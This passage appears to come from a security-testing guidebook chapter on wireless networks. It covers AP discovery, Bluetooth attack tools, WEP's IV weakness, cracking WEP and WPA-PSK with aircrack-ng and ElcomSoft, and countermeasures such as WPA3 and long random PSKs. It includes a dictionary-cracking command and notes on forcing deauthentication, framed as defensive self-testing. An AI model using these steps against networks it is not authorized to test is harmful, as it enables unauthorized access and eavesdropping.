


FIGURE 10-2: Searching for your wireless APs by using the WiGLE database.

Scanning your local airwaves

Monitor the airwaves around your building to see what authorized and unauthorized APs you can find. You're looking for the SSID which is your wireless network name. If you have multiple and separate wireless networks, each one may have a unique SSID associated with it.

You can get started with an oldie but goodie tool such as NetStumbler (`www.netstumbler.com/downloads`). NetStumbler can discover SSIDs and other detailed information about wireless APs, including the following:

- MAC address
- Name
- Radio channel in use
- Vendor name
- Whether encryption is on or off
- RF signal strength (signal-to-noise ratio)

NetStumbler is quite old and no longer maintained, but it still works. Another tool option is inSSIDer (`www.metageek.com/inssider`).

Figure 10-3 shows an example of what you might see when running NetStumbler in your environment. The information you see here is what others can see as long as they're in range of your AP's radio signals. NetStumbler and most other tools work by sending a probe-request signal from the client. Any APs within signal range must respond to the request with their SSIDs — that is, if they're configured to broadcast their SSIDs upon request.




FIGURE 10-3: NetStumbler displays detailed data on APs.

TIP When you're using wireless network analyzers, including Omnipeek and CommView for WiFi, your adapter may enter passive monitoring mode, and you can no longer communicate with other wireless hosts or APs while the program is loaded, which is a good thing.

Discovering Wireless Network Attacks and Taking Countermeasures

Various malicious hacks — including DoS attacks — can be carried out against your wireless network, including forcing APs to reveal their SSIDs during the process of being disassociated from the network and rejoining. In addition, hackers can jam the signal of an AP — especially in 802.11b and 802.11g systems — and force the wireless clients to reassociate with a rogue AP masquerading as the victim AP.

Hackers can create man-in-the-middle attacks by using a tool such as the WiFi Pineapple (https://shop.hak5.org/products/wifi-pineapple).

They can also flood your network with thousands of packets per second by using the raw-packet-generation tools Nping (https://nmap.org/nping) and NetScanTools (www.netscantools.com) — enough to bring the network to its knees. Even more so than with wired networks, this type of DoS attack is very difficult to prevent on Wi-Fi.

You can carry out several attacks against your wireless network. The associated countermeasures help protect your network from these vulnerabilities as well as from the malicious attacks I've mentioned. When testing your wireless network's security, look out for the following weaknesses:

- Unencrypted wireless traffic
- Weak WEP, WPA, and WPA2 preshared keys
- Crackable Wi-Fi Protected Setup (WPS) PINs
- Unauthorized APs
- Easily circumvented MAC address controls
- Wireless equipment that's physically accessible
- Default configuration settings

A good starting point for testing is attempting to attach to your network as an outsider and running a general vulnerability scanner tool such as LanGuard or Nessus. This test enables you to see what others can see on your network, including information on the operating system version, open ports on your AP, and even network shares on wireless clients. Figure 10-4 shows the type of information that can be revealed about an AP on your network, including a missing administrator password, an outdated operating system, and open ports and shares that can be exploited.




FIGURE 10-4: A LanGuard scan of a live AP.

DON'T OVERLOOK BLUETOOTH

You undoubtedly have various Bluetooth-enabled wireless devices, such as laptops and smartphones, running within your organization. Although vulnerabilities aren't as prevalent as they are in 802.11-based Wi-Fi networks, they still exist (currently, more than 900 Bluetooth-related weaknesses are listed at https://nvd.nist.gov), and quite a few hacking tools take advantage of them. You can even overcome the personal area network distance limitation of Bluetooth's signal, typically, a few meters (around 10 feet), and attack Bluetooth devices remotely by building and using a BlueSniper rifle. (See the following list for the website.) Various resources and tools for testing Bluetooth authentication/pairing and data transfer weaknesses include

- Blooover (https://trifinite.org/stuff/blooover/)
- Bluelog (part of Kali Linux)
- BlueScanner (https://sourceforge.net/projects/bluescanner)
- Bluesnarfer (www.alighieri.org/tools/bluesnarfer.tar.gz)
- Btscanner (part of Kali Linux)

- Car Whisperer (https://trifinite.org/trifinite_stuff_carwhisperer.html)
- Research paper on Bluetooth Low Energy (BLE): BLEWhisperer: Exploiting BLE Advertisements for Data Exfiltration (https://arxiv.org/pdf/2204.08042)

Many (arguably most) Bluetooth-related flaws aren't high-risk, but you still need to address them based on your own unique circumstances. Make sure that Bluetooth testing falls within the scope of your overall security testing and oversight.

Encrypted traffic

Wireless traffic can be captured directly out of the airwaves, making this communications medium susceptible to eavesdropping. Unless the traffic is encrypted, it's sent and received in clear text, just as on a standard wired network. Also, the 802.11 encryption protocols, Wired Equivalent Privacy (WEP) — yep, I still see it out there occasionally! — and Wi-Fi Protected Access (WPA and WPA2) have their own weaknesses that allow attackers to crack the encryption keys and decrypt the captured traffic. This vulnerability has helped put Wi-Fi on the map, so to speak. Thankfully, WPA version 3 (WPA3) addresses the known WPA and WPA2 vulnerabilities and is a good alternative to implement in your wireless environment.

WEP, in a certain sense, actually lived up to its name: It provides privacy equivalent to that of a wired network and then some. It wasn't intended to be cracked so easily, however. WEP uses a fairly strong symmetric (shared-key) encryption algorithm called RC4. Hackers can observe encrypted wireless traffic and recover the WEP key because of a flaw in the way that the RC4 initialization vector (IV) is implemented in the protocol. This weakness occurs because the IV is only 24 bits long, which causes it to repeat every 16.7 million packets — even sooner in many cases, based on the number of wireless clients entering and leaving the network.

Most WEP implementations initialize wireless hardware with an IV of 0 and increment it by 1 for each packet sent, which can lead

to the IVs reinitializing (starting over at 0) approximately every five hours. Given this behavior, Wi-Fi networks that have a lower amount of use can be more secure than large Wi-Fi environments that transmit a lot of wireless data because there's simply not enough wireless traffic being generated.

Using WEPCrack (https://sourceforge.net/projects/wepcrack) or Aircrack-ng (https://aircrack-ng.org), attackers need to collect only a few minutes' or a few days' of packets (depending on how much wireless traffic is on the network) to break the WEP key. Figure 10-5 shows airodump-ng (which is part of the Aircrack-ng suite) capturing WEP initialization vectors, and Figure 10-6 shows aircrack's airodump at work cracking the WEP key of my test network.



Channel : 07 - airodump-ng 0.3
BSSID PWR Beacons # Data CH MB ENC ESSID
00:0F:C 0 1755 0 6 54 WEP? KELL
00:0C: 4 9473 253 6 54 WPA cdds
00:16: 4 15479 0 11 48 WEP? Cart
.ess
BSSID STATION PWR Packets ESSID
00:0F: 00:6 0 51 KELL

FIGURE 10-5: Using airodump to capture WEP initialization vectors.




FIGURE 10-6: Using aircrack to crack WEP.

airodump-ng and aircrack are simple to run in Windows. Download and extract the aircrack programs, the cygwin Linux simulation environment, and the supporting peek files from https://aircrack-ng.org, and you're ready to capture packets and crack away!

WARNING A longer key length, such as 128 bits or 192 bits, doesn't make WEP exponentially more difficult to crack because WEP's static key scheduling algorithm requires that only about 20,000 or so additional packets be captured to crack a key for every extra bit in the key length.

The wireless industry came up with a solution to the WEP problem called Wi-Fi Protected Access (WPA). WPA uses the Temporal Key Integrity Protocol (TKIP) encryption system, which fixes all the known WEP issues. WPA2, which quickly replaced the original WPA, uses an even stronger encryption method called Counter Mode Cipher Block Chaining Message Authentication Code Protocol (say that fast three times), or CCMP for short, based on the Advanced Encryption Standard (AES). WPA3, which addresses shortcomings in WPA2, is on its way in devices manufactured after the last quarter of 2018, so be on the lookout for it.

One other thing worth noting: WPA and WPA2 running in “enterprise mode” require an 802.1*x* authentication server, such as a RADIUS server, to manage user accounts for the network. Wireless networks running with this type of configuration are difficult to crack, so your testing efforts would be better served elsewhere on your network. Ideally you should authenticate using 802.1X with RADIUS and certificate-based methods (e.g., EAP-TLS) to ensure strong identity verification and revocation control.

REMEMBER For nonenterprise wireless APs (and that’s mostly what I see in business), there’s no good reason *not* to run at least WPA2 with preshared keys (PSKs), ideally WPA3 if you have the hardware to support it.

You can also use aircrack to crack WPA and WPA2-PSK. To crack WPA-PSK encryption, you have to wait for a wireless client to authenticate with its access point. A quick-and-dirty way to force the reauthentication process is to send a deauthenticate packet to the broadcast address. Peter T. Davis and I cover this topic in detail in *Hacking Wireless Networks For Dummies* (John Wiley & Sons, Inc.).

You can use airodump to capture packets and then start aircrack (or run them simultaneously) to initiate cracking the PSK by using the following command-line options:

```
#aircrack-ng -a2 -w path_to_wordlist <capture file(s)>
```

WARNING WPA key recovery depends on a good dictionary. The dictionary files available at www.outpost9.com/files/WordLists.html are a good starting point. Even with a great dictionary chock-full of potential passwords, I’ve often found that dictionary attacks against WPA are futile. Know your limits so that you don’t waste too much time trying to crack WPA PSKs that aren’t crackable.

Another commercial alternative for cracking WPA and WPA2 keys is ElcomSoft Wireless Security Auditor (EWSA, www.elcomsoft.com/ewsa.html). To use EWSA, simply capture wireless packets in the tcpdump format (every WLAN analyzer supports this format) and load the capture file into the program; shortly thereafter, you have the PSK. EWSA is a little different because it can crack WPA and WPA2 PSKs in a fraction of the time it normally takes, but there's a caveat: You must have a computer with a supported NVIDIA or AMD video card. Yep, EWSA doesn't just use the processing power of your CPU; it also harnesses the power and mammoth acceleration capabilities of the video card's graphics processing unit (GPU). Now, that's innovation!

The EWSA Attack Settings interface is shown in Figure 10-7.




FIGURE 10-7: Using ElcomSoft Wireless Security Auditor to crack WPA PSKs.

TIP Using EWSA, you can try to crack your WPA/WPA2 PSKs at a rate of up to 650,000 WPA/WPA2 PSKs per second. Compare that with the lowly few hundred keys per second using just the CPU and you can see the value in a tool like this one. I always say you get what you pay for!

REMEMBER If you need to use your network analyzer to view traffic as part of your security assessment, you won't see any traffic if WEP or WPA/WPA2 is enabled unless you know the keys associated with each network. You can enter each key into your analyzer, but hackers can do the same thing if they're able to crack your WEP or WPA PSKs by using one of the tools I mentioned earlier.

Figure 10-8 shows how you can view protocols on your WLAN by entering the WPA key in Omnipeek via the Capture Options window before you start your packet capture.




FIGURE 10-8: Using Omnipeek to view encrypted wireless traffic.

Countermeasures against encrypted traffic attacks

The simplest solution to the WEP problem is to migrate to at least WPA2, ideally WPA3, for all wireless communications. You can also use a virtual private network in a Windows environment — free — by enabling Point-to-Point Tunneling Protocol (PPTP) for client communications. Ideally, you would use the IPSec support built into Windows, as well as Secure Shell (SSH), Secure Sockets Layer/Transport Layer Security (SSL/TLS), and other proprietary vendor solutions, to keep your traffic secure. Just keep in mind that cracking programs are available for PPTP, IPSec, and other VPN protocols as well, but overall you're pretty safe, especially compared with having no virtual private network at all.

Newer 802.11-based solutions exist as well. If you can configure your wireless hosts to regenerate a new key dynamically after a certain number of packets have been sent, the WEP vulnerability can't be exploited. Many AP vendors have already implemented this fix as a

separate configuration option, so check for the latest firmware with features to manage key rotation. The proprietary Cisco LEAP protocol, for example, uses per-user WEP keys that offer a layer of protection if you're running Cisco hardware. Again, be careful because cracking programs exist for LEAP, such as *asleap* (`https://sourceforge.net/projects/asleap`). The best thing to do is just stay away from WEP.

The 802.11i standard from the Institute of Electrical and Electronics Engineers (IEEE) integrates the WPA fixes and more. This standard is an improvement on WPA but isn't compatible with older 802.11b hardware because of its implementation of the Advanced Encryption Standard (AES) for encryption in WPA2.

If you're using WPA2 with a PSK (which is not ideal but often the best bet for smaller Wi-Fi implementations with WPA3 being the best), ensure that the key contains at least 20 random characters so that it isn't susceptible to the offline dictionary attacks available in such tools as Aircrack-ng and ElcomSoft Wireless Security Auditor. The attack settings for ElcomSoft Wireless Security Auditor are shown in Figure 10-9.

